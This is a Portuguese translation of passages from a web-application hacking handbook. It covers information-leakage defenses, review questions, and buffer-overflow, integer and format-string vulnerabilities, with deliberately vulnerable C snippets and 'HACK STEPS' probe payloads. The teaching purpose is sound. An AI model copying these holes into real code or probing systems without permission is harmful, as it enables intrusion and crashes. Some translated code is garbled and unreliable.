Embora não seja viável ou desejável impedir a divulgação de absolutamente todas as informações que um invasor possa considerar úteis, há várias medidas relativamente simples que podem ser adotadas para reduzir o vazamento de informações ao mínimo e reter todos os dados mais confidenciais que podem prejudicar gravemente a segurança de um aplicativo se forem divulgados a um invasor.

Usar mensagens de erro genéricas

O aplicativo nunca deve retornar mensagens de erro detalhadas ou informações de depuração para o navegador do usuário. Quando ocorre um evento inesperado (como um erro em uma consulta ao banco de dados, uma falha na leitura de um arquivo do disco ou uma exceção em uma chamada de API externa), o aplicativo deve retornar a mesma mensagem genérica informando ao usuário que ocorreu um erro. Se for necessário registrar informações de depuração para fins de suporte ou diagnóstico, elas devem ser mantidas em um log do lado do servidor que não seja acessível ao público, e um número de índice para a entrada de log relevante pode ser retornado ao usuário, permitindo que ele relate isso ao entrar em contato com o helpdesk, se necessário.

A maioria das plataformas de aplicativos e servidores da Web pode ser configurada para mascarar as informações de erro que são retornadas ao navegador:

No ASP.NET, as mensagens de erro detalhadas podem ser suprimidas usando o elemento `customErrors` do arquivo `Web.config`, definindo o atributo `mode` como `On` ou `RemoteOnly` e especificando uma página de erro personalizada no nó `defaultRedirect`.

Na plataforma Java, as mensagens de erro personalizadas podem ser configuradas usando o elemento `error-page` do arquivo `web.xml`. O nó `exception-type` pode ser usado para especificar um tipo de exceção Java ou o nó `error-code` pode ser usado para especificar um código de status HTTP e a página personalizada para a ser exibido no caso do erro especificado pode ser definido usando a opção nó de localização.

No Microsoft IIS, as páginas de erro personalizadas podem ser especificadas para diferentes códigos de status HTTP, usando a guia Erros personalizados da guia de propriedades de um site. Uma página personalizada diferente pode ser definida para cada código de status e, se necessário, por diretório.

No Apache, as páginas de erro personalizadas podem ser configuradas usando o parâmetro

`ErrorDocument` em `httpd.conf`. Por exemplo:

```
ErrorDocument 500 /generalerror.html
```

Proteger informações confidenciais

Sempre que possível, o aplicativo não deve publicar informações que possam ser úteis a um invasor, inclusive nomes de usuário, entradas de registro ou detalhes do perfil do usuário. Se houver necessidade de determinados usuários acessarem essas informações, elas devem ser protegidas por controles de acesso eficazes e disponibilizadas somente quando estritamente necessário.

Nos casos em que informações confidenciais devem ser divulgadas a um usuário autorizado (por exemplo, quando os usuários podem atualizar as informações de suas próprias contas), os dados existentes não devem ser divulgados quando não for necessário. Por exemplo, os números de cartão de crédito armazenados devem ser exibidos de forma truncada, e os campos de senha nunca devem ser pré-preenchidos, mesmo que mascarados na tela. Essas medidas defensivas ajudam a atenuar o impacto de quaisquer vulnerabilidades graves que possam existir nos mecanismos de segurança principais do aplicativo, como autenticação, gerenciamento de sessão e controle de acesso.

Minimizar o vazamento de informações do lado do cliente

Sempre que possível, os banners de serviço devem ser removidos ou modificados para minimizar a divulgação de versões específicas de software, e assim por diante. As etapas necessárias para implementar essa medida dependem das tecnologias em uso. Por exemplo, no Microsoft IIS, o cabeçalho do servidor pode ser removido usando o URLScan na ferramenta IISLockDown. Em versões posteriores do Apache, isso pode ser feito usando o módulo `mod_headers`. Como essas informações estão sujeitas a alterações, recomendamos que você consulte a documentação do servidor antes de fazer qualquer modificação.

Todos os comentários devem ser removidos do código do lado do cliente que é implantado no ambiente de produção ao vivo, incluindo todo o HTML e JavaScript.

Deve-se dar atenção especial a todos os componentes de cliente espesso, como applets Java e controles ActiveX. Nenhuma informação confidencial deve estar oculta nesses componentes. Um invasor habilidoso pode descompilar ou fazer engenharia reversa desses componentes para recuperar efetivamente seu código-fonte (consulte o Capítulo 5).

Resumo do capítulo

O vazamento de informações desnecessárias geralmente não apresenta nenhum tipo de defeito significativo na segurança de um aplicativo. Mesmo os rastreamentos de pilha altamente detalhados e outras mensagens de depuração podem, às vezes, fornecer pouca alavancagem na tentativa de atacar o aplicativo.

Em outros casos, no entanto, você pode descobrir fontes de informações que são de grande valor para o desenvolvimento do seu ataque - por exemplo, fornecendo listas de nomes de usuários, versões precisas de componentes de software ou revelando a estrutura interna e a funcionalidade da lógica do aplicativo do lado do servidor.

Devido a essa possibilidade, qualquer ataque sério a um aplicativo deve incluir um exame forense do próprio aplicativo e dos recursos disponíveis publicamente, para coletar informações que possam ser úteis na formulação de seus ataques contra ele. Em algumas ocasiões, as informações coletadas dessa forma podem fornecer a base para um comprometimento completo do aplicativo que as divulgou.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Durante a sondagem de vulnerabilidades de injeção de SQL, você solicita o seguinte URL:

`https://wahh-app.com/list.aspx?artist=foo'+having+1%3d1--`

e receber a seguinte mensagem de erro:

```
Servidor: Msg 170, Level 15, State 1, Line 1  
Line 1: Sintaxe incorreta perto de 'having1'.
```

O que você pode deduzir disso? O aplicativo contém alguma condição explorável?

2. Enquanto você está realizando testes de fuzz de vários parâmetros, um aplicativo retorna a seguinte mensagem de erro:

```
Warning: mysql_connect() [function.mysql-connect]: Acesso negado para o  
usuário 'premiumdde'@'localhost' (usando a senha: YES) em  
/home/doau/public_html/premiumdde/directory na linha 15  
Warning: mysql_select_db() [function.mysql-select-db]: Acesso negado para  
o usuário 'nobody'@'localhost' (usando a senha: NO) em  
/home/doau/public_html/premiumdde/directory na linha 16  
Aviso: mysql_select_db() [function.mysql-select-db]: Não foi possível  
estabelecer um link para o servidor em
```

```
/home/doau/public_html/premiumdde/directory na linha 16
Warning: mysql_query() [function.mysql-query]: Acesso negado para o usuário
'nobody'@'localhost' (usando a senha: NO) em
/home/doau/public_html/premiumdde/directory na linha 448
```

Que itens úteis de informação você pode extrair disso?

3. Ao mapear um aplicativo, você descobre um diretório oculto no servidor que tem a listagem de diretórios ativada e parece conter vários scripts antigos. A solicitação de um desses scripts retorna a seguinte mensagem de erro:

```
Erro CGIWrap: A execução deste script não é permitida
A execução de (contact.pl) não é permitida pelo seguinte motivo: O script
não é executável. Emitir 'chmod 755 filename'
```

Informações e documentação locais:

```
Documentos do CGIWrap: http://wahh-app.com/cgiwrap-
docs/ E-mail de contato: helpdesk@wahh-app.com
```

Dados do servidor:

```
Administrador do servidor/contato: helpdesk@wahh-app.com
Nome do servidor: wahh-app.com
Porta do servidor: 80
Protocolo do servidor: HTTP/1.1
```

Solicitar dados:

```
Agente de usuário/navegador: Mozilla/4.0 (compatível; MSIE 7.0;
Windows NT 5.1; .NET CLR 2.0.50727; FDM; InfoPath.1; .NET CLR
1.1.4322)
Método de solicitação: GET
Endereço remoto: 192.168.201.19
Porta remota: 57961
Página de referência: http://wahh-app.com/cgi-bin/cgiwrap/fodd
```

Qual foi a causa desse erro e qual vulnerabilidade comum de aplicativo da Web você deve verificar rapidamente?

4. Você está sondando a função de um parâmetro de solicitação em uma tentativa de para determinar sua finalidade em um aplicativo. Você solicita o seguinte URL:

```
https://wahh-app.com/agents/checkcfg.php?name=
admin&id=13&log=1
```

O aplicativo retorna a seguinte mensagem de erro:

```
Warning: mysql_connect() [function.mysql-connect]: Não é possível
conectar-se ao servidor MySQL em 'admin' (10013) em
/var/local/www/include/dbconfig.php na linha 23
```

O que causou essa mensagem de erro e quais vulnerabilidades você deve procurar como resultado?

5. Ao fazer o fuzzing de uma solicitação para várias categorias de vulnerabilidade, você subentende uma única aspa em cada parâmetro da solicitação. Um dos resultados contém um código de status HTTP 500, indicando possível injeção de SQL. Você verifica o conteúdo completo da mensagem, que é o seguinte:

```
Erro de tempo de execução do Microsoft
VBScript '800a000d' Incompatibilidade de tipo:
'[string: ""]'
/scripts/confirmOrder.asp, linha 715
```

O aplicativo é vulnerável?

Ataque compilado Aplicativos

O software compilado que é executado em um ambiente de execução nativo tem sido historicamente afetado por vulnerabilidades como estouro de buffer e bugs de string de formato. A maioria dos aplicativos da Web é escrita usando linguagens e plataformas que são executadas em um ambiente de execução gerenciado no qual essas vulnerabilidades clássicas não surgem. Uma das vantagens mais significativas de linguagens como C# e Java é que os programadores não precisam se preocupar com o tipo de gerenciamento de buffer e problemas aritméticos de ponteiro que afetaram o software desenvolvido em linguagens nativas, como C e C++, e que deram origem à maioria dos bugs críticos encontrados nesse software.

No entanto, ocasionalmente, você poderá encontrar aplicativos Web escritos em código nativo, e muitos aplicativos escritos principalmente com código gerenciado contêm partes de código nativo ou chamam componentes externos que são executados em um contexto não gerenciado. A menos que você tenha certeza de que o seu aplicativo tar- get não contém nenhum código nativo, vale a pena realizar alguns testes básicos destinados a descobrir quaisquer vulnerabilidades clássicas que possam existir.

Os aplicativos da Web executados em dispositivos de hardware, como impressoras e switches, geralmente contêm algum código nativo. Outros alvos prováveis incluem qualquer página ou script cujo nome inclua possíveis indicadores de código nativo, como `dll` ou `exe`, e qualquer funcionalidade conhecida por chamar componentes externos legados, como mecanismos de registro. Se você acredita que o aplicativo que está atacando contém quantidades substanciais de código nativo, pode ser desejável testar cada parte dos dados fornecidos pelo usuário processados por

o aplicativo, incluindo os nomes e os valores de cada parâmetro, cookie, cabeçalho de solicitação e outros dados.

Neste capítulo, abordaremos três categorias principais de vulnerabilidade clássica de software: estouro de buffer, vulnerabilidades de inteiros e bugs de string de formato. Em cada caso, descreveremos algumas vulnerabilidades comuns e, em seguida, descreveremos as medidas práticas que você pode tomar ao procurar esses bugs em um aplicativo da Web. Esse tópico é enorme e vai muito além do escopo de um livro manual sobre invasão de aplicativos da Web. Para saber mais sobre vulnerabilidades de software nativo e como encontrá-las, recomendamos os seguintes livros:

The Shellcoder's Handbook, 2^a edição, por Chris Anley, John Heasman, Felix Linder e Gerardo Richarte (Wiley, 2007)

The Art of Software Security Assessment (A arte da avaliação de segurança de software), de Mark Dowd, John McDonald e Justin Schuh (Addison-Wesley, 2006)

OBSERVAÇÃO A sondagem remota das vulnerabilidades descritas neste capítulo acarreta um alto risco de negação de serviço para o aplicativo. Ao contrário de vulnerabilidades como autenticação fraca e passagem de caminho, a mera detecção de vulnerabilidades clássicas de software provavelmente causará exceções não tratadas no aplicativo de destino, o que pode fazer com que ele pare de funcionar. Se você pretende sondar um aplicativo ativo em busca desses bugs, deve garantir que o proprietário do aplicativo aceite os riscos associados ao teste antes de começar.

Vulnerabilidades de estouro de buffer

As vulnerabilidades de estouro de buffer ocorrem quando um aplicativo copia dados controláveis pelo usuário em um buffer de memória que não é suficientemente grande para acomodá-los. O buffer de destino é estourado, resultando na substituição da memória adjacente pelos dados do usuário. Dependendo da natureza da vulnerabilidade, um invasor pode ser capaz de explorá-la para executar código arbitrário no servidor ou realizar outras ações não autorizadas. As vulnerabilidades de estouro de buffer têm prevalecido enormemente no software nativo ao longo dos anos e têm sido amplamente consideradas como o inimigo público número um que os desenvolvedores desse tipo de software precisam evitar.

Estouro de pilha

Os estouros de buffer geralmente surgem quando um aplicativo usa uma operação de cópia ilimitada (como `strcpy` em C) para copiar um buffer de tamanho variável em um buffer de tamanho fixo sem verificar se o buffer de tamanho fixo é grande o suficiente. Por exemplo,

a função a seguir copia a string `nome de usuário` em um buffer de tamanho fixo alocado na pilha:

```
bool CheckLogin(char* nome de usuário, char* senha)
{
    char _username[32];
    strcpy(_username, nome de usuário);
    ...
}
```

Se a cadeia de caracteres do `nome de usuário` contiver mais de 32 caracteres, o buffer `_username` será sobrecarregado e o invasor substituirá os dados na memória adjacente.

Em um buffer overflow baseado em pilha, uma exploração bem-sucedida normalmente envolve a gravação excessiva do endereço de retorno salvo na pilha. Quando a função `CheckLogin` é chamada, o processador coloca na pilha o endereço da instrução que segue a chamada. Quando o `CheckLogin` é concluído, o processador retira esse endereço da pilha e retorna a execução para essa instrução. Nesse meio tempo, a função `CheckLogin` aloca o buffer `_username` na pilha, ao lado do endereço de retorno salvo. Se um invasor conseguir transbordar o buffer `_username`, ele poderá substituir o endereço de retorno salvo por um valor de sua escolha, fazendo com que o processador salte para esse endereço e execute um código arbitrário.

Estouro de pilha

Os estouros de buffer baseados em heap envolvem essencialmente o mesmo tipo de operação insegura descrita anteriormente, exceto pelo fato de que o buffer de destino estourado é alocado no heap, e não na pilha:

```
bool CheckLogin(char* nome de usuário, char* senha)
{
    char* _username = (char*) malloc(32);
    strcpy(_username, username);
    ...
}
```

Em um estouro de buffer baseado em heap, o que normalmente é adjacente ao buffer de destino não é nenhum endereço de retorno salvo, mas outros blocos de memória heap, separados por estruturas de controle heap. O heap é implementado como uma lista duplamente vinculada: cada bloco é precedido na memória por uma estrutura de controle que contém o tamanho do bloco, um ponteiro para o bloco anterior no heap e um ponteiro para o próximo bloco no heap. Quando um buffer de heap é estourado, a estrutura de controle de um bloco de heap adjacente é substituída por dados controláveis pelo usuário. Esse tipo de vulnerabilidade é menos fácil de explorar do que um estouro baseado em pilha, mas uma abordagem comum é gravar valores criados na estrutura de controle do heap sobreescrito para causar uma substituição arbitrária de um ponteiro crítico em algum momento futuro. Quando o bloco de heap cuja estrutura de controle tem

Se o bloco de heap que foi sobreescrito for liberado da memória, o gerenciador de heap precisará atualizar a lista vinculada de blocos de heap. Para isso, ele precisa atualizar o ponteiro de link posterior do bloco de heap seguinte e atualizar o ponteiro de link anterior do bloco de heap anterior, de modo que esses dois itens da lista vinculada apontem um para o outro. Para fazer isso, ele usa os valores na estrutura de controle sobreescrita. Especificamente, para atualizar o ponteiro do link posterior do bloco seguinte, o gerenciador de pilha desreferencia o ponteiro do link anterior retirado da estrutura de controle sobreescrita e grava na estrutura nesse endereço o valor do ponteiro do link posterior retirado da estrutura de controle sobreescrita. Em outras palavras, ele grava um valor controlável pelo usuário em um endereço controlável pelo usuário. Se um invasor tiver criado seus dados de estouro de forma adequada, ele poderá sobreescrivê-lo qualquer ponteiro na memória com um valor de sua escolha, com o objetivo de assumir o controle do caminho de execução e, assim, executar um código arbitrário. Os alvos típicos para a substituição arbitrária de ponteiros são o valor de um ponteiro de função que será chamado posteriormente pelo aplicativo ou o endereço de um manipulador de exceções que será chamado na próxima vez que ocorrer uma exceção.

OBSERVAÇÃO Os compiladores e sistemas operacionais modernos implementaram várias defesas para proteger o software contra erros de programação que levam a estouros de buffer. Essas defesas significam que os estouros do mundo real são, em geral, mais difíceis de explorar do que os exemplos descritos aqui. Para obter mais informações sobre essas defesas e maneiras de contorná-las, consulte *The Shellcoder's Handbook*.

"Vulnerabilidades "off-by-one

Um tipo específico de vulnerabilidade de estouro surge quando um erro de programação permite que um invasor escreva um único byte (ou um pequeno número de bytes) além do final de um buffer alocado.

Considere o código a seguir, que aloca um buffer na pilha, executa uma operação de cópia de buffer contada e, em seguida, encerra a cadeia de caracteres de destino com um termo nulo:

```
bool CheckLogin(char* nome de usuário, char* senha)
{
    char _username[32];
    int i;
    for (i = 0; nome de usuário[i] && i < 32; i++)
        _username[i] = nome de usuário[i];
    _username[i] = 0;
    ...
}
```

O código copia até 32 bytes e, em seguida, adiciona o terminador nulo. Portanto, se o nome de usuário tiver 32 bytes ou mais, o byte nulo será gravado além do final do buffer `_username`, corrompendo a memória adjacente. Essa condição pode ser explorada: se o item adjacente na pilha for o ponteiro de quadro salvo do quadro de chamada, a definição do byte de ordem inferior como zero pode fazer com que ele aponte para o buffer `_username` e, portanto, para os dados que o invasor controla. Quando a função de chamada retorna, isso pode permitir que um invasor assuma o controle do fluxo de execução.

Um tipo semelhante de vulnerabilidade surge quando os desenvolvedores ignoram a necessidade de os buffers de string incluírem espaço para um terminador nulo. Considere a seguinte "correção" para o estouro de heap original:

```
bool CheckLogin(char* nome de usuário, char* senha)
{
    char* _username = (char*) malloc(32);
    strncpy(_username, username, 32);
    ...
}
```

Aqui, o programador cria um buffer de tamanho fixo no heap e, em seguida, executa uma operação de cópia de buffer contada, projetada para garantir que o buffer não seja estourado. No entanto, se o nome de usuário for maior do que o buffer, o buffer será totalmente preenchido com caracteres do nome de usuário, não deixando espaço para anexar um byte nulo no final. Portanto, a versão copiada da cadeia de caracteres perdeu seu terminador nulo.

Em linguagens como C, não há registro separado do comprimento de uma cadeia de caracteres - o fim da cadeia é indicado por um byte nulo (ou seja, um byte com o código de caractere ASCII zero). Se uma cadeia de caracteres perder seu terminador nulo, ela efetivamente aumentará de comprimento e continuará até o próximo byte na memória, que por acaso é zero. Essa consequência não intencional pode, muitas vezes, causar comportamentos incomuns e vulnerabilidades em um aplicativo.

Os autores encontraram uma vulnerabilidade desse tipo em um aplicativo da Web executado em um dispositivo de hardware. O aplicativo continha uma página que aceitava parâmetros arbitrários em uma solicitação POST e retornava um formulário HTML contendo os nomes e os valores desses parâmetros como campos ocultos. Por exemplo:

```
POST /formRelay.cgi HTTP/1.0
Content-Length: 3

a=b

HTTP/1.1 200 OK
Data: THU, 02 NOV 2006 14:53:13 GMT
Content-Type: text/html
Content-Length: 278

<html>
```

```
<head>
<meta http-equiv="content-type" content="text/html; charset=iso-8859-1">
</head>
<form name="FORM_RELAY" action="page.cgi" method="POST">
<input type="hidden" name="a" value="b">
</form>
<body onLoad="document.FORM_RELAY.submit();">
</body>
</html>
```

Por algum motivo, essa página foi usada em todo o aplicativo para processar todos os tipos de entrada do usuário, muitos dos quais eram confidenciais. No entanto, se 4096 ou mais bytes de dados fossem enviados, o formulário retornado também conteria os parâmetros enviados pela solicitação *anterior* à página, mesmo que tivessem sido enviados por um usuário diferente. Por exemplo:

```
POST /formRelay.cgi HTTP/1.0
Content-Length: 4096

a=bbbbbbbbbbbbbbbb[mais b's]

HTTP/1.1 200 OK
Date: THU, 02 NOV 2006 14:58:31 GMT
Content-Type: text/html
Content-Length: 4598

<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=iso-8859-1">
</head>
<form name="FORM_RELAY" action="page.cgi" method="POST">
<input type="hidden" name="a" value="bbbbbbbbbbbbbbbb[mais b's]">
<input type="hidden" name="strUsername" value="agriffiths">
<input type="hidden" name="strPassword" value="aufwiedersehen">
<input type="hidden" name="Log_in" value="Log+In">
</form>
<body onLoad="document.FORM_RELAY.submit();">
</body>
</html>
```

Depois de identificar essa vulnerabilidade, foi possível sondar a página vulnerável continuamente com dados muito longos e analisar as respostas para registrar todos os dados enviados à página por outros usuários, inclusive credenciais de login e outras informações confidenciais.

A causa principal da vulnerabilidade era que os dados fornecidos pelo usuário estavam sendo armazenados como strings com terminação nula em blocos de memória de 4096 bytes. Os dados eram copiados em uma operação verificada, portanto, não havia possibilidade de transbordamento direto. No entanto, se uma entrada muito longa fosse enviada, a operação de cópia

resultou na perda do terminador nulo e, portanto, a cadeia de caracteres fluiu para os próximos dados na memória. Portanto, quando o aplicativo analisou os parâmetros da solicitação, ele continuou até o próximo byte nulo e, assim, incluiu os parâmetros fornecidos por outro usuário.

Detecção de vulnerabilidades de estouro de buffer

A metodologia básica para detectar vulnerabilidades de estouro de buffer é enviar longas cadeias de dados para um alvo identificado e monitorar os resultados anômalos. Em alguns casos, existem vulnerabilidades sutis que só podem ser detectadas com o envio de uma cadeia de caracteres excessivamente longa de um comprimento específico ou dentro de um pequeno intervalo de comprimentos. No entanto, na maioria dos casos, as vulnerabilidades podem ser detectadas simplesmente enviando uma cadeia de caracteres mais longa do que o aplicativo está esperando.

Os programadores geralmente criam buffers de tamanho fixo usando números redondos em decimal ou hexadecimal, como 32, 100, 1024, 4096 e assim por diante. Uma abordagem simples para detectar qualquer "fruto mais fácil" no aplicativo é enviar cadeias longas como cada item de dados de destino identificado e monitorar as respostas do servidor em busca de anomalias.

ETAPAS DO HACK

- Para cada item de dados que está sendo direcionado, envie um intervalo de strings longas com comprimentos um pouco maiores do que os tamanhos comuns de buffer. Por exemplo:

1100
4200
33000

- Direcione um item de dados por vez, para maximizar a cobertura dos caminhos de código dentro do aplicativo.
- Você pode usar a fonte de carga útil de blocos de caracteres no Burp Intruder para gerar automaticamente cargas úteis de vários tamanhos.
- Monitore as respostas do aplicativo para identificar quaisquer anomalias. É quase certo que um estouro não controlado causará uma exceção no aplicativo. É difícil detectar quando isso ocorreu em um processo remoto, mas os eventos anômalos a serem observados incluem:
 - Um código de status HTTP 500 ou uma mensagem de erro, em que outra entrada malformada (mas não muito longa) não tem o mesmo efeito.
 - Uma mensagem informativa, indicando que ocorreu uma falha em algum componente de código nativo.
 - Uma resposta parcial ou malformada é recebida do servidor.

Continuação

ETAPAS DO HACK (*continuação*)

- A conexão TCP com o servidor é encerrada abruptamente sem retornar uma resposta.
- O aplicativo da Web inteiro para de responder.
- Observe que quando um estouro baseado em heap é acionado, isso pode resultar em uma falha em algum momento futuro, em vez de imediatamente. Talvez seja necessário fazer experimentos para identificar um ou mais casos de teste que estejam causando o estouro de heap.
- Uma vulnerabilidade off-by-one pode não causar uma falha, mas pode resultar em um comportamento anômalo, como o retorno de dados inesperados pelo aplicativo.

Em alguns casos, seus casos de teste podem ser bloqueados por verificações de validação de entrada implementadas no próprio aplicativo ou por outros componentes, como o servidor da Web. Isso geralmente ocorre quando dados muito longos são enviados na string de consulta do URL e podem ser indicados por uma mensagem genérica, como "URL muito longo", em resposta a cada caso de teste. Nessa situação, você deve fazer experimentos para determinar o comprimento máximo permitido do URL (que geralmente é de cerca de 2.000 caracteres) e ajustar o tamanho do buffer para que os casos de teste atendam a esse requisito. Ainda podem existir transbordamentos por trás da filtragem de comprimento genérico, que pode ser acionada por cadeias de caracteres curtas o suficiente para passar por essa filtragem.

Em outros casos, os filtros podem restringir o tipo de dados ou o intervalo de caracteres que podem ser enviados em um determinado parâmetro. Por exemplo, um aplicativo pode validar se um nome de usuário enviado contém apenas caracteres alfanuméricos antes de passá-lo para uma função que contém um estouro. Para maximizar a eficácia de seus testes, você deve tentar garantir que cada caso de teste contenha apenas caracteres permitidos no parâmetro relevante. Uma técnica eficaz para conseguir isso é capturar uma solicitação normal que contenha dados aceitos pelo aplicativo e estender cada parâmetro visado, usando os mesmos caracteres que ele já contém, para criar uma cadeia longa que provavelmente passará por qualquer filtro baseado em conteúdo.

Mesmo que você tenha certeza de que existe uma condição de estouro de buffer, é extremamente difícil explorá-la remotamente para obter uma execução arbitrária de código. Peter Winter-Smith, da NGSSoftware, fez uma pesquisa interessante sobre as possibilidades de exploração cega de buffer overflow. Para obter mais informações, consulte o whitepaper a seguir:

www.ngssoftware.com/papers/NISR.BlindExploitation.pdf

Vulnerabilidades de números inteiros

As vulnerabilidades relacionadas a números inteiros geralmente surgem quando um aplicativo executa alguma aritmética em um valor de comprimento, antes de executar alguma operação de buffer, mas não leva em conta determinados recursos da maneira como os compiladores e processadores lidam com números inteiros. Dois tipos de erros em números inteiros são dignos de nota: transbordamentos e erros de assinatura.

Estouro de números inteiros

Ocorrem quando uma operação em um valor inteiro faz com que ele aumente acima de seu valor máximo possível ou diminua abaixo de seu valor mínimo possível. Quando isso ocorre, o número se enrola, de modo que um número muito grande se torna muito pequeno ou vice-versa.

Considere a seguinte "correção" para o estouro de heap descrito anteriormente:

```
bool CheckLogin(char* nome de usuário, char* senha)
{
    unsigned short len = strlen(nome de usuário)
        + 1; char* _username = (char*) malloc(len);
    strcpy(_username, nome de usuário);
    ...
}
```

Aqui, o aplicativo mede o comprimento do nome de usuário enviado pelo usuário, adiciona 1 para acomodar o nulo final, aloca um buffer do tamanho resultante e copia o nome de usuário para ele. Com entradas de tamanho normal, esse código se comporta como pretendido. No entanto, se o usuário enviar um nome de usuário com 65.535 caracteres, ocorrerá um estouro de inteiro. Um número inteiro de tamanho curto contém 16 bits, o que é suficiente para que seu valor varie entre 0 e 65.535. Quando uma cadeia de caracteres de 65.535 caracteres é enviada, o programa adiciona 1 a ela e o valor se transforma em 0. Um buffer de comprimento zero é alocado e o nome de usuário longo é copiado para ele, causando um estouro de heap. O invasor subverteu efetivamente a tentativa do programador de garantir que o buffer de destino seja grande o suficiente.

Erros de sinalização

Isso ocorre quando um aplicativo usa números inteiros com e sem sinal para medir os comprimentos dos buffers e os confunde em algum momento, seja fazendo uma comparação direta entre um valor com e sem sinal ou passando um valor com sinal como parâmetro para uma função que recebe um valor sem sinal. Em ambos os casos, o valor com sinal é tratado como seu equivalente sem sinal, o que significa que um número negativo se torna um número positivo grande.

Considere a seguinte "correção" para o estouro de pilha descrito anteriormente:

```
bool CheckLogin(char* username, int len, char* password)
{
    char _username[32] = "";
    if (len < 32)
        strncpy(_username, nome de usuário, len);
    ...
}
```

Aqui, a função recebe o nome de usuário fornecido pelo usuário e um número inteiro assinado que indica seu comprimento. O programador cria um buffer de tamanho fixo na pilha, verifica se o comprimento é menor do que o tamanho do buffer e, se for o caso, executa uma cópia contada do buffer, projetada para garantir que o buffer não seja estourado.

Se o parâmetro `len` for um número positivo, esse código se comportará como pretendido. No entanto, se um invasor puder fazer com que um valor negativo seja passado para a função, a verificação de proteção do programador será subvertida. A comparação com 32 ainda é bem-sucedida, pois o compilador trata os dois números como inteiros assinados. Portanto, o comprimento negativo é passado para a função `strncpy` como seu parâmetro de contagem. Como `strncpy` recebe um inteiro sem sinal como parâmetro, o compilador converte implicitamente o valor de `len` para esse tipo, de modo que o valor negativo é tratado como um número positivo grande. Se a cadeia de caracteres de nome de usuário fornecida pelo usuário tiver mais de 32 bytes, o buffer será estourado como em um estouramento padrão baseado em pilha.

Esse tipo de ataque normalmente só é viável quando um parâmetro de comprimento é diretamente controlável por um invasor, por exemplo, se for calculado pelo JavaScript do lado do cliente e enviado com uma solicitação junto com a cadeia de caracteres à qual se refere. No entanto, se o tamanho da variável inteira for pequeno o suficiente (por exemplo, um short) e o programa calcular o comprimento no lado do servidor, um invasor também poderá introduzir um valor negativo por meio de um estouro de inteiro, enviando uma cadeia de caracteres muito longa ao aplicativo.

Detecção de vulnerabilidades de números inteiros

Naturalmente, os principais locais para investigar vulnerabilidades de números inteiros são quaisquer instâncias em que um valor inteiro é enviado do cliente para o servidor. Esse comportamento geralmente ocorre de duas maneiras diferentes:

O aplicativo pode passar valores inteiros da maneira normal como parâmetros na string de consulta, nos cookies ou no corpo da mensagem. Esses números geralmente são representados em formato decimal, usando caracteres ASCII padrão. Os alvos mais prováveis para teste são os campos que parecem representar o comprimento de uma cadeia de caracteres que também está sendo enviada.

O aplicativo pode passar valores inteiros incorporados em um bloco maior de dados binários. Esses dados podem se originar de um componente do lado do cliente, como um controle ActiveX, ou podem ter sido transmitidos pelo cliente em um campo de formulário oculto ou em um cookie (consulte o Capítulo 5). Os inteiros relacionados ao comprimento podem ser mais difíceis de identificar nesse contexto. Normalmente, eles são representados em formato hexadecimal e, com frequência, precedem diretamente a cadeia de caracteres ou o buffer ao qual se referem. Observe que os dados binários podem ser codificados usando Base64 ou esquemas semelhantes para transmissão por HTTP.

ETAPAS DO HACK

- Depois de identificar os alvos para teste, você precisa enviar cargas úteis adequadas projetadas para acionar quaisquer vulnerabilidades. Para cada item de dados que está sendo targeted, envie uma série de valores diferentes, representando os casos de limite para as versões assinadas e não assinadas de diferentes tamanhos de inteiros. Por exemplo:
 - 0x7f e 0x80 (127 e 128)
 - 0xff e 0x100 (255 e 256)
 - 0x7ffff e 0x8000 (32767 e 32768)
 - 0xffff e 0x10000 (65535 e 65536)
 - 0x7fffffff e 0x80000000 (2147483647 e 2147483648)
 - 0xffffffff e 0x0 (4294967295 e 0)
- Quando os dados que estão sendo modificados são representados em formato hexadecimal, você deve enviar versões little-endian e big-endian de cada caso de teste - por exemplo, ff7f e 7fff. Se os números hexadecimais forem sub enviados em formato ASCII, você deve usar o mesmo caso que o próprio aplicativo usa para caracteres alfabéticos, para garantir que eles sejam decodificados corretamente.
- Você deve monitorar as respostas do aplicativo em busca de eventos anômalos, da mesma forma descrita para as vulnerabilidades de estouro de buffer.

Vulnerabilidades de formatação de strings

As vulnerabilidades de string de formato surgem quando a entrada controlável pelo usuário é passada como parâmetro de string de formato para uma função que recebe especificadores de formato que podem ser usados indevidamente, como na família de funções `printf` em C. Essas funções recebem um número variável de parâmetros, que podem consistir em diferentes tipos de dados, como números e strings. A cadeia de caracteres de formato passada para a função contém especificadores que informam que tipo de dados está contido nos parâmetros da variável e em que formato ele deve ser renderizado.

Por exemplo, o código a seguir gera uma mensagem que contém o valor da variável `count`, representado como um decimal:

```
printf("O valor da contagem é %d", count);
```

O especificador de formato mais perigoso é `%n`. Na verdade, ele não faz com que nenhum dado seja impresso. Em vez disso, ele faz com que o número de bytes de saída até o momento seja gravado no endereço do ponteiro passado como a variável associada ao parâmetro. Por exemplo:

```
int count = 43;
int written = 0;
printf("The value of count is %d%n.\n", count, &written.); printf("%d
bytes were printed.\n", written);
```

que produz:

```
O valor da contagem é 43.
Foram impressos 24 bytes.
```

Se a string de formato contiver mais especificadores do que o número de parâmetros variáveis passados, a função não terá como detectar isso e simplesmente continuará processando os parâmetros da pilha de chamadas.

Se um invasor controlar toda ou parte da string de formato passada para uma função do tipo `printf`, ele geralmente poderá explorar isso para sobreescrivar partes críticas da memória do processo e, por fim, causar a execução arbitrária do código. Como o invasor controla a string de formato, ele pode controlar (a) o número de bytes emitidos pela função e (b) o ponteiro na pilha que é sobreescrito com o número de bytes emitidos. Isso permite que ele substitua um endereço de retorno salvo ou um ponteiro para um manipulador de exceções e assuma o controle da execução da mesma forma que em um estouro de pilha.

Detectão de vulnerabilidades de cadeias de caracteres de formato

A maneira mais confiável de detectar bugs de string de formato em um aplicativo remoto é enviar dados contendo vários especificadores de formato e monitorar quaisquer anomalias no comportamento do aplicativo. Assim como ocorre com o acionamento não controlado de vulnerabilidades de estouro de buffer, é provável que a sondagem de falhas de string de formato resulte em uma falha em um aplicativo vulnerável.

ETAPAS DO HACK

- Visando cada parâmetro por vez, envie cadeias de caracteres que contenham um grande número de especificadores de formato `%n` e `%s`:

Observe que algumas operações de formatação de cadeia de caracteres podem ignorar o especificador `%n` por motivos de segurança. Em vez disso, o fornecimento do especificador `%s` fará com que a função desreferencie cada parâmetro na pilha, provavelmente resultando em uma violação de acesso se o aplicativo for vulnerável.

- A função `FormatMessage` do Windows usa especificadores de uma forma diferente da família `printf`. Para testar se há chamadas vulneráveis a essa função, você deve usar as seguintes cadeias de caracteres:

```
